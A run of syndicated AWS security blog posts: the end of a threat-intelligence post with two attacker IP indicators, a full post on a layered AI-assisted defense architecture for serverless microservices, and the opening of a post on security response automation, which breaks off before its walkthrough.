This campaign’s reliance on legitimate open-source tools—including Impacket, gogo, Nuclei, and others—means that traditional IOC-based detection has limited effectiveness. These tools are widely used by penetration testers and security professionals, and their presence alone is not indicative of compromise. Organizations should investigate context around matches, prioritizing behavioral detection (anomalous VPN authentication patterns, unexpected Active Directory replication, lateral movement from VPN address pools) over signature-based approaches.

IOC Value

IOC Type

First Seen

Last Seen

Annotation

212[.]11.64.250

IPv4

1/11/2026

2/18/2026

Threat actor infrastructure used for scanning and exploitation operations

185[.]196.11.225

IPv4

1/11/2026

2/18/2026

Threat actor infrastructure used for threat operations


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.

Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.

Building an AI-powered defense-in-depth security architecture for serverless microservices

Post Syndicated from Roger Nem original https://aws.amazon.com/blogs/security/building-an-ai-powered-defense-in-depth-security-architecture-for-serverless-microservices/

Enterprise customers face an unprecedented security landscape where sophisticated cyber threats use artificial intelligence to identify vulnerabilities, automate attacks, and evade detection at machine speed. Traditional perimeter-based security models are insufficient when adversaries can analyze millions of attack vectors in seconds and exploit zero-day vulnerabilities before patches are available.

The distributed nature of serverless architectures compounds this challenge—while microservices offer agility and scalability, they significantly expand the attack surface where each API endpoint, function invocation, and data store becomes a potential entry point, and a single misconfigured component can provide attackers the foothold needed for lateral movement. Organizations must simultaneously navigate complex regulatory environments where compliance frameworks like GDPR, HIPAA, PCI-DSS, and SOC 2 demand robust security controls and comprehensive audit trails, while the velocity of software development creates tension between security and innovation, requiring architectures that are both comprehensive and automated to enable secure deployment without sacrificing speed.

The challenge is multifaceted:

  • Expanded attack surface: Multiple entry points across distributed services requiring protection against distributed denial of service (DDoS) attacks, injection vulnerabilities, and unauthorized access
  • Identity and access complexity: Managing authentication and authorization across numerous microservices and service-to-service communications
  • Data protection requirements: Encrypting sensitive data in transit and at rest while securely storing and rotating credentials without compromising performance
  • Compliance and data protection: Meeting regulatory requirements through comprehensive audit trails and continuous monitoring in distributed environments
  • Network isolation challenges: Implementing controlled communication paths without exposing resources to the public internet
  • AI-powered threats: Defending against attackers who use AI to automate reconnaissance, adapt attacks in real-time, and identify vulnerabilities at machine speed

The solution lies in defense-in-depth—a layered security approach where multiple independent controls work together to protect your application.

This article demonstrates how to implement a comprehensive AI-powered defense-in-depth security architecture for serverless microservices on Amazon Web Services (AWS). By layering security controls at each tier of your application, this architecture creates a resilient system where no single point of failure compromises your entire infrastructure, designed so that if one layer is compromised, additional controls help limit the impact and contain the incident while incorporating AI and machine learning services throughout to help organizations address and respond to AI-powered threats with AI-powered defenses.

Architecture overview: A journey through security layers


Let’s trace a user request from the public internet through our secured serverless architecture, examining each security layer and the AWS services that protect it. This implementation deploys security controls at seven distinct layers with continuous monitoring and AI-powered threat detection throughout, where each layer provides specific capabilities that work together to create a comprehensive defense-in-depth strategy:

  • Layer 1 blocks malicious traffic before it reaches your application
  • Layer 2 verifies user identity and enforces access policies
  • Layer 3 encrypts communications and manages API access
  • Layer 4 isolates resources in private networks
  • Layer 5 secures compute execution environments
  • Layer 6 protects credentials and sensitive configuration
  • Layer 7 encrypts data at rest and controls data access
  • Continuous monitoring detects threats across layers using AI-powered analysis

Figure 1: Architecture diagram

Figure 1: Architecture diagram

Layer 1: Edge protection

Before requests reach your application, they traverse the public internet where attackers launch volumetric DDoS attacks, SQL injection, cross-site scripting (XSS), and other web exploits. AWS observed and mitigated thousands of distributed denial of service (DDoS) attacks in 2024, with one exceeding 2.3 terabits per second.

  • DDos protection: AWS Shield provides managed DDoS protection for applications running on AWS and is enabled for customers at no cost. AWS Shield Advanced offers enhanced detection, continuous access to the AWS DDoS Response Team (DRT), cost protection during attacks, and advanced diagnostics for enterprise applications.
  • Layer 7 protection: AWS WAF protects against Layer 7 attacks through managed rule groups from AWS and AWS Marketplace sellers that cover OWASP Top 10 vulnerabilities including SQL injection, XSS, and remote file inclusion. Rate-based rules automatically block IPs that exceed request thresholds, protecting against application-layer DDoS and brute force attacks. Geo-blocking capabilities restrict access based on geographic location, while Bot Control uses machine learning to identify and block malicious bots while allowing legitimate traffic.
  • AI for security: Amazon GuardDuty uses generative AI to enhance native security services, implementing AI capabilities to improve threat detection, investigation, and response through automated analysis.
  • AI-powered enhancement: Organizations can build autonomous AI security agents using Amazon Bedrock to analyze AWS WAF logs, reason through attack data, and automate incident response. These agents detect novel attack patterns that signature-based systems miss, generate natural language summaries of security incidents, automatically recommend AWS WAF rule updates based on emerging threats, correlate attack indicators across distributed services to identify coordinated campaigns, and trigger appropriate remediation actions based on threat context. This helps enable more proactive threat detection and response capabilities, reducing mean time to detection and response.

Layer 2: Verifying identity

After requests pass edge protection, you must verify user identity and determine resource access. Traditional username/password authentication is vulnerable to credential stuffing, phishing, and brute force attacks, requiring robust identity management that supports multiple authentication methods and adaptive security responding to risk signals in real time.

Amazon Cognito provides comprehensive identity and access management for web and mobile applications through two components:

  • User pools offer a fully managed user directory handling registration, sign-in, multi-factor authentication (MFA), password policies, social identity provider integration, SAML and OpenID Connect federation for enterprise identity providers, and advanced security features including adaptive authentication and compromised credential detection.
  • Identity pools grant temporary, limited-privilege AWS credentials to users for secure direct access to AWS services without exposing long-term credentials.

Amazon Cognito adaptive authentication uses machine learning to detect suspicious sign-in attempts by analyzing device fingerprinting, IP address reputation, geographic location anomalies, and sign-in velocity patterns, then allows sign-in, requires additional MFA verification, or blocks attempts based on risk assessment. Compromised credential detection automatically checks credentials against databases of compromised passwords and blocks sign-ins using known compromised credentials. MFA supports both SMS-based and time-based one-time password (TOTP) methods, significantly reducing account takeover risk.

For advanced behavioral analysis, organizations can use Amazon Bedrock to analyze patterns across extended timeframes, detecting account takeover attempts through geographic anomalies, device fingerprint changes, access pattern deviations, and time-of-day anomalies.

Layer 3: The application front door

An API gateway serves as your application’s entry point. It must handle request routing, throttling, API key management, encryption and it needs to integrate seamlessly with your authentication layer and provide detailed logging for security auditing while maintaining high performance and low latency.

  • Amazon API Gateway is a fully managed service for creating, publishing, and securing APIs at scale, providing critical security capabilities including SSL/TLS encryption with AWS Certificate Manager (ACM) to automatically handle certificate provisioning, renewal, and deployment. Request throttling and quota management protects backend services through configurable burst and rate limits with usage quotas per API key or client to prevent abuse, while API key management controls access from partner systems and third-party integrations. Request/response validation uses JSON Schema to validate data before reaching AWS Lambda functions, preventing malformed requests from consuming compute resources while seamless integration with Amazon Cognito validates JSON Web Tokens (JWTs) and enforces authentication requirements before requests reach application logic.
  • GuardDuty provides AI-powered intelligent threat detection by analyzing API invocation patterns and identifying suspicious activity including credential exfiltration using machine learning. For advanced analysis, Amazon Bedrock analyzes API Gateway metrics and Amazon CloudWatch logs to identify unusual HTTP 4XX error spikes (for example, 403 Forbidden) that might indicate scanning or probing attempts, geographic distribution anomalies, endpoint access pattern deviations, time-series anomalies in request volume, or suspicious user agent patterns.

Layer 4: Network isolation

Application logic and data must be isolated from direct internet access. Network segmentation is designed to limit lateral movement if a security incident occurs, helping to prevent compromised components from easily accessing sensitive resources.

  • Amazon Virtual Private Cloud (Amazon VPC) provides isolated network environments implementing a multi-tier architecture with public subnets for NAT gateways and application load balancers with internet gateway routes, private subnets for Lambda functions and application components accessing the internet through NAT Gateways for outbound connections, and data subnets with the most restrictive access controls. Lambda functions run in private subnets to prevent direct internet access, VPC flow logs capture network traffic for security analysis, security groups provide stateful firewalls following least privilege principles, Network ACLs add stateless subnet-level firewalls with explicit deny rules, and VPC endpoints enable private connectivity to Amazon DynamoDB, AWS Secrets Manager, and Amazon S3 without traffic leaving the AWS network.
  • GuardDuty provides AI-powered network threat detection by continuously monitoring VPC Flow Logs, CloudTrail logs, and DNS logs using machine learning to identify unusual network patterns, unauthorized access attempts, compromised instances, and reconnaissance activity, now including generative AI capabilities for automated analysis and natural language security queries.

Layer 5: Compute security

Lambda functions executing your application code and often requiring access to sensitive resources and credentials must be protected against code injection, unauthorized invocations, and privilege escalation. Additionally, functions must be monitored for unusual behavior that might indicate compromise.

Lambda provides built-in security features including:

  • AWS Identity and Access Management (IAM) execution roles that define precise resource and action access following least privilege principles
  • Resource-based policies that control which services and accounts can invoke functions to prevent unauthorized invocations
  • Environment variable encryption using AWS Key Management Services (AWS KMS) for variables at rest while sensitive data should use Secrets Manager function isolation designed so that each execution runs in isolated environments preventing cross-invocation data access
  • VPC integration enabling functions to benefit from network isolation and security group controls
  • Runtime security with automatically patched and updated managed runtimes
  • Code signing with AWS Signer digitally signing deployment packages for code integrity and cryptographic verification against unauthorized modifications

AI-powered code security: Amazon CodeGuru Security combines machine learning and automated reasoning to identify vulnerabilities including OWASP Top 10 and CWE Top 25 issues, log injection, secrets, and insecure AWS API usage. Using deep semantic analysis trained on millions of lines of Amazon code, it employs rule mining and supervised ML models combining logistic regression and neural networks for high true-positive rates.

Vulnerability management: Amazon Inspector provides automated vulnerability management, continuously scanning Lambda functions for software vulnerabilities and network exposure, using machine learning to prioritize findings and provide detailed remediation guidance.

Layer 6: Protecting credentials

Applications require access to sensitive credentials including database passwords, API keys, and encryption keys. Hardcoding secrets in code or storing them in environment variables creates security vulnerabilities, requiring secure storage, regular rotation, authorized-only access, and comprehensive auditing for compliance.

  • Secrets Manager protects access to applications, services, and IT resources without managing hardware security modules (HSMs). It provides centralized secret storage for database credentials, API keys, and OAuth tokens in an encrypted repository using AWS KMS encryption at rest.
  • Automatic secret rotation configures rotation for database credentials, automatically updating both the secret store and target database without application downtime.
  • Fine-grained access control uses IAM policies to control which users and services access specific secrets, implementing least-privilege access.
  • Audit trails log secret access in AWS CloudTrail for compliance and security investigations. VPC endpoint support is designed so that secret retrieval traffic doesn’t leave the AWS network.
  • Lambda integration enables functions to retrieve secrets programmatically at runtime, designed so that secrets aren’t stored in code or configuration files and can be rotated without redeployment.
  • GuardDuty provides AI-powered monitoring, detecting anomalous behavior patterns that could indicate credential compromise or unauthorized access.

Layer 7: Data protection

The data layer stores sensitive business information and customer data requiring protection both at rest and in transit. Data must be encrypted, access tightly controlled, and operations audited, while maintaining resilience against availability attacks and high performance.

Amazon DynamoDB is a fully managed NoSQL database providing built-in security features including:

  • Encryption at rest (using AWS-owned, AWS managed, or customer managed KMS keys)
  • Encryption in transit (TLS 1.2 or higher)
  • Fine-grained access control through IAM policies with item-level and attribute-level permissions
  • VPC endpoints for private connectivity
  • Point-in-Time Recovery for continuous backups
  • Streams for audit trails
  • Backup and disaster recovery capabilities
  • Global Tables for multi-AWS Region, multi-active replication designed to provide high availability and low-latency global access

GuarDuty and Amazon Bedrock provide AI-powered data protection:

  • GuardDuty monitors DynamoDB API activity through CloudTrail logs using machine learning to detect anomalous data access patterns including unusual query volumes, access from unexpected geographic locations, and data exfiltration attempts.
  • Amazon Bedrock analyzes DynamoDB Streams and CloudTrail logs to identify suspicious access patterns, correlate anomalies across multiple tables and time periods, generate natural language summaries of data access incidents for security teams, and recommend access control policy adjustments based on actual usage patterns versus configured permissions. This helps transform data protection from reactive monitoring to proactive threat hunting that can detect compromised credentials and insider threats.

Continuous monitoring

Even with comprehensive security controls at every layer, continuous monitoring is essential to detect threats that bypass defenses. Security requires ongoing real-time visibility, intelligent threat detection, and rapid response capabilities rather than one-time implementation.

  • GuardDuty protects your AWS accounts, workloads, and data with intelligent threat detection.
  • CloudWatch provides comprehensive monitoring and observability, collecting metrics, monitoring log files, setting alarms, and automatically reacting to AWS resource changes.
  • CloudTrail provides governance, compliance, and operational auditing by logging all API calls in your AWS account, creating comprehensive audit trails for security analysis and compliance reporting.
  • AI-powered enhancement with Amazon Bedrock provides automated threat analysis; generating natural language summaries of GuardDuty findings and CloudWatch logs, pattern recognition identifying coordinated attacks across multiple security signals, incident response recommendations based on your architecture and compliance requirements, security posture assessment with improvement recommendations, and automated response through Lambda and Amazon EventBridge that isolates compromised resources, revokes suspicious credentials, or notifies security teams through Amazon SNS when threats are detected.

Conclusion

Securing serverless microservices presents significant challenges, but as demonstrated, using AWS services alongside AI-powered capabilities creates a resilient defense-in-depth architecture that protects against current and emerging threats while proving that security and agility are not mutually exclusive.

Security is an ongoing process—continuously monitor your environment, regularly review security controls, stay informed about emerging threats and best practices, and treat security as a fundamental architectural principle rather than an afterthought.

Further reading

If you have feedback about this blog post, submit them in the Comments section below. If you have questions about using this solution, start a thread in the EventBridge, GuardDuty, or Security Hub forums, or contact AWS Support.

Roger Nem
Roger Nem

Roger is an Enterprise Technical Account Manager (TAM) supporting Healthcare & Life Science customers at Amazon Web Services (AWS). As a Security Technical Field community specialist, he helps enterprise customers design secure cloud architectures aligned with industry best practices. Beyond his professional pursuits, Roger finds joy in quality time with family and friends, nurturing his passion for music, and exploring new destinations through travel.

How to get started with security response automation on AWS

Post Syndicated from Cameron Worrell original https://aws.amazon.com/blogs/security/how-get-started-security-response-automation-aws/

At AWS, we encourage you to use automation. Not just to deploy your workloads and configure services, but to also help you quickly detect and respond to security events within your AWS environments. In addition to increasing the speed of detection and response, automation also helps you scale your security operations as your workloads in AWS increase and scale as well. For these reasons, security automation is a key principle outlined in the Well-Architected Framework, the AWS Cloud Adoption Framework, and the AWS Security Incident Response Guide.

Security response automation is a broad topic that spans many areas. The goal of this blog post is to introduce you to core concepts and help you get started. You will learn how to implement automated security response mechanisms within your AWS environments. This post will include common patterns that customers often use, implementation considerations, and an example solution. Additionally, we will share resources AWS has produced in the form of the Automated Security Response GitHub repo. The GitHub repo includes scripts that are ready-to-deploy for common scenarios.

What is security response automation?

Security response automation is a planned and programmed action taken to achieve a desired state for an application or resource based on a condition or event. When you implement security response automation, you should adopt an approach that draws from existing security frameworks. Frameworks are published materials which consist of standards, guidelines, and best practices in order help organizations manage cybersecurity-related risk. Using frameworks helps you achieve consistency and scalability and enables you to focus more on the strategic aspects of your security program. You should work with compliance professionals within your organization to understand any specific compliance or security frameworks that are also relevant for your AWS environment.

Our example solution is based on the NIST Cybersecurity Framework (CSF), which is designed to help organizations assess and improve their ability to help prevent, detect, and respond to security events. According to the CSF, “cybersecurity incident response” supports your ability to contain the impact of potential cybersecurity events.

Although automation is not a CSF requirement, automating responses to events enables you to create repeatable, predictable approaches to monitoring and responding to threats. When we build automation around events that we know should not occur, it gives us an advantage over a malicious actor because the automation is able to respond within minutes or even seconds compared to an on-call support engineer.


The five main steps in the CSF are identify, protect, detect, respond and recover. We’ve expanded the detect and respond steps to include automation and investigation activities.

Figure 1: The five steps in the CSF

Figure 1: The five steps in the CSF

The following definitions for each step in the diagram above are based on the CSF but have been adapted for our example in this blog post. Although we will focus on the detect, automate and respond steps, it’s important to understand the entire process flow.

  • Identify: Identify and understand the resources, applications, and data within your AWS environment.
  • Protect: Develop and implement appropriate controls and safeguards to facilitate the delivery of services.
  • Detect: Develop and implement appropriate activities to identify the occurrence of a cybersecurity event. This step includes the implementation of monitoring capabilities which will be discussed further in the next section.
  • Automate: Develop and implement planned, programmed actions that will achieve a desired state for an application or resource based on a condition or event.
  • Investigate: Perform a systematic examination of the security event to establish the root cause.
  • Respond: Develop and implement appropriate activities to take automated or manual actions regarding a detected security event.
  • Recover: Develop and implement appropriate activities to maintain plans for resilience and to restore capabilities or services that were impaired due to a security event

Security response automation on AWS


AWS CloudTrail and AWS Config continuously log details regarding users and other identity principals, the resources they interacted with, and configuration changes they might have made in your AWS account. We are able to combine these logs with Amazon EventBridge, which gives us a single service to trigger automations based on events. You can use this information to automatically detect resource changes and to react to deviations from your desired state.


Figure 2: Automated remediation flow

Figure 2: Automated remediation flow

As shown in the diagram above, an automated remediation flow on AWS has three stages:

  1. Monitor: Your automated monitoring tools collect information about resources and applications running in your AWS environment. For example, they might collect AWS CloudTrail information about activities performed in your AWS account, usage metrics from your Amazon EC2 instances, or flow log information about the traffic going to and from network interfaces in your Amazon Virtual Private Cloud (VPC).
  2. Detect: When a monitoring tool detects a predefined condition—such as a breached threshold, anomalous activity, or configuration deviation—it raises a flag within the system. A triggering condition might be an anomalous activity detected by Amazon GuardDuty, a resource out of compliance with an AWS Config rule, or a high rate of blocked requests on an Amazon VPC security group or AWS Web Application Firewall (AWS WAF) web access control list (web-acl).
  3. Respond: When a condition is flagged, an automated response is triggered that performs an action you’ve predefined—something intended to remediate or mitigate the flagged condition.

Examples of automated response actions may include modifying a VPC security group, patching an Amazon EC2 instance, rotating various different types of credentials, or adding an additional entry into an IP set in AWS WAF that is part of a web-acl rule to block suspicious clients who triggered a threshold from a monitoring metric.

You can use the event-driven flow described above to achieve a variety of automated response patterns with varying degrees of complexity. Your response pattern could be as simple as invoking a single AWS Lambda function, or it could be a complex series of AWS Step Function tasks with advanced logic. In this blog post, we’ll use two simple Lambda functions in our example solution.

How to define your response automation

Now that we’ve introduced the concept of security response automation, start thinking about security requirements within your environment that you’d like to enforce through automation. These design requirements might come from general best practices you’d like to follow, or they might be specific controls from compliance frameworks relevant for your business.

Customers start with the run-books they already use as part of their Incident Response Lifecycle. Simple run-books, like responding to an exfiltrated credential, can be quickly mapped to automation especially if your run book calls for the disabling of the credential and the notification of on-call personnel. But it can be resource driven as well. Events such as a new AWS VPC being created might trigger your automation to immediately deploy your company’s standard configuration for VPC flowlog collection.

Your objectives should be quantitative, not qualitative. Here are some examples of quantitative objectives:

  • Remote administrative network access to servers should be limited.
  • Server storage volumes should be encrypted.
  • AWS console logins should be protected by multi-factor authentication.

As an optional step, you can expand these objectives into user stories that define the conditions and remediation actions when there is an event. User stories are informal descriptions that briefly document a feature within a software system. User stories may be global and span across multiple applications or they may be specific to a single application.

For example:

“Remote administrative network access to servers should have limited access from internal trusted networks only. Remote access ports include SSH TCP port 22 and RDP TCP port 3389. If remote access ports are detected within the environment and they are accessible to outside resources, they should be automatically closed and the owner will be notified.”

Once you’ve completed your user story, you can determine how to use automated remediation to help achieve these objectives in your AWS environment. User stories should be stored in a location that provides versioning support and can reference the associated automation code.

You should carefully consider the effect of your remediation mechanisms in order to help prevent unintended impact on your resources and applications. Remediation actions such as instance termination, credential revocation, and security group modification can adversely affect application availability. Depending on the level of risk that’s acceptable to your organization, your automated mechanism can only provide a notification which would then be manually investigated prior to remediation. Once you’ve identified an automated remediation mechanism, you can build out the required components and test them in a non-production environment.

Sample response automation walkthrough





In the following section, we’ll walk you through an automated remediation for a simulated event that indicates potential unauthorized activity—the unintended disabling of CloudTrail logging. Outside parties might want to disable logging to avoid detection and the recording of their unauthorized activity. Our response is to re-enable the CloudTrail logging and immediately notify the security contact. Here’s the user story for this scenario:

“CloudTrail logging should be enabled for all AWS accounts and regions. If CloudTrail logging is disabled, it will automatically be enabled and the security operations team will be notified.”

A note about the sample response automation below as it references Amazon EventBridge: EventBridge was formerly referred to as Amazon CloudWatch Events. If you see other documentation referring to Amazon CloudWatch, you can find that configuration now via the Amazon EventBridge console page.

